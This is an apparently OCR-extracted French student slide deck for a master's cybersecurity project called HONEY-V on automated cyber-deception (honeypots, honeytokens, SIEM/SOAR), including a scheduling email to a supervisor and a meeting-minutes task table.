

M2 SECURITE INFORMATIQUE

HONEY-V

Cyber-Déception Active et Réponse Automatisée

Team :

EL HAMIOUI Yassine : Lead Architect

ALI Daliani : SOC Analyst

KHASSER Yanis : Windows Déception

TUNAY Ilyas : Linux Déception

ESGI - Juillet 2026



Les Enjeux

L'Asymétrie de la Cybersécurité.



181 Jours

Temps moyen de
détection d'une brèche





Zéro Faux Positif
Environnement stérile
et totalement isolé



Kill Chain
Neutralisation instantanée
de la menace

Pilotage & Supervision

Kanban Suivi de Projet



Pilotage & Supervision

Centre des operations et outils d'échange



Pilotage & Supervision

Rapport aux sponsors

Projet Honey-V

Mai

YH

Yassine EL HAMIOUI

Projet HONEY-V | Minute M...

03/05/2026

Projet Honey-V

Boîte de récepti...

Projet_Honey-V...

+1

Mars

YH

Yassine EL HAMIOUI

Ton accès VPN - Projet Hon...

06/03/2026

Projet Honey-V

Boîte de récepti...

HV-GATEWAY-...

YH

Yassine EL HAMIOUI

Ton accès VPN - Projet Hon...

06/03/2026

Projet Honey-V

Boîte de récepti...

HV-GATEWAY-...

YH

Yassine EL HAMIOUI

Ton accès VPN - Projet Hon...

06/03/2026

Projet Honey-V

Boîte de récepti...

HV-GATEWAY-...

YH

Yassine EL HAMIOUI

Rendu cahier des charges pr...

02/03/2026

Projet Honey-V

Boîte de récepti...

Projet Honey-V...

YH

Yassine EL HAMIOUI

Demande d'accès Proxmox - ...

02/03/2026

Projet Honey-V

Boîte de récepti...

Projet HONEY-V | Minute Meeting 6 Mars 2026

Projet Honey-V

Résume cet e-mail

Bonjour M. Canetti, Veuillez trouver ci-joint notre compte-rendu de réunion (Minute Meeting) du 0...

Ven 06/03/2026

YH

Vous

Bonjour M. Canetti, Veuillez trouver ci-joint notre compte-rendu de réunion (Minute Meeting) du ...

Mar 31/03/2026

YH

Yassine EL HAMIOUI

À : Raphaël CANETTI

Cc : Daliani ALI; Yanis KHASSE; Ilyas TUNAY; Yassine EL HAMIOUI

Dim 03/05/2026

Vous y avez répondu le Dim 17/05/2026 22:48

Projet_Honey-V_Minute_Mee...

446 Ko

Bonjour M. Canetti,

Veuillez trouver ci-joint notre compte-rendu de réunion (Minute Meeting) initialement prévue le 30 avril, que nous avons finalement tenue ce 3 mai.

J'ai pris la décision stratégique de décaler cette séance afin de capitaliser sur le week-end prolongé.

Afin de conserver un rythme de sprint cohérent pour la suite de nos développements, nous avons légèrement réajusté le calendrier de nos prochaines séances de la manière suivante :

- 3 mai : Scheduled (Compte-rendu ci-joint)
- 17 mai (au lieu du 15) : Scheduled
- 31 mai (au lieu du 30) : Scheduled
- 15 juin : Scheduled (Dry Run avec vous)
- 10 juillet : Scheduled (Validation avant le passage devant le jury)

Nous restons à votre disposition pour tout complément d'information.

Best regards,

HONEY-V TEAM

Yassine EL HAMIOUI

Daliani ALI

Yanis KHASSE

Ilyas Tunay

Architecture de Cyber-Déception Scalable et Automatisée.

Projet Annuel ESGI LYON

MINUTE MEETINGS

REUNION DE PROJET

Date : 3 Mai 2026

Temps : 6h

Réunion dirigée par : Yassine El Hamioui

EN PRESENCE DE

Daliani ALI, Yassine El Hamioui, Yanis Khasser et Ilyas Tunay

REUNION PRECEDENTE

Validation de la stabilisation de l'infrastructure Proxmox à 3 nœuds et mise en œuvre de la stratégie de sauvegarde multi-niveaux.

SUJET DU JOUR

Implémentation complète du réseau de Cyber-Déception (Honeywall L2, Split-DNS) et déploiement des leurres actifs (AD, API, Honeytokens) avec leurs règles SIEM associées.

STATUT DU PROJET

A FAIRE	EN COURS	TERMINE
INFRASTRUCTURE Script détection IP 2024-05-16 YANIS	INFRASTRUCTURE Indexation des sauvegarde automatique Archive 2024-04-30 YASSINE	INFRASTRUCTURE Promotion AD Minor & Vulnérabilités (LPMH) 2024-05-30 YANIS
INFRASTRUCTURE Mise en place d'une sauvegarde automatique Archive 2024-05-16 YASSINE	INFRASTRUCTURE Ouverture API pfsense & Config Réseau SOAR 2024-04-30 YASSINE	INFRASTRUCTURE Social Engineering & Création contenu Leurre Web (Decoy Leak) 2024-05-30 YASSINE
VALIDATION Validation Barrelement Automatique (PCAP/Logos) 2024-05-16 YASSINE	SOCS & SIEM Déploiement SOAR (Thaliva) via Docker 2024-04-30 YANIS	INFRASTRUCTURE Déploiement socie infra Leurre Web & Honeypot SSH (Coverle) 2024-05-30 YANIS
SOCS & SIEM Monitoring SOC en direct & Réduction Faux Positifs 2024-05-16 YANIS	SOCS & SIEM Interfaceage Thaliva avec Wazuh (Webhooks) 2024-04-30 YANIS	SOCS & SIEM Déploiement Sysmon sur AD & Agents SOC 2024-05-30 YANIS
SOCS & SIEM Triage des alertes Thaliva (Incidents qualifié) 2024-05-16 YANIS	INFRASTRUCTURE Création & Injection des Honey-Tokens (Word/SQL) 2024-04-30 YANIS	SOCS & SIEM Création décodeurs Wazuh (Covels, Apache/Nginx Web) 2024-05-30 YANIS


Une Infrastructure conçue pour survivre




Cluster Proxmox HA



Contournement CGNAT via Tailscale.

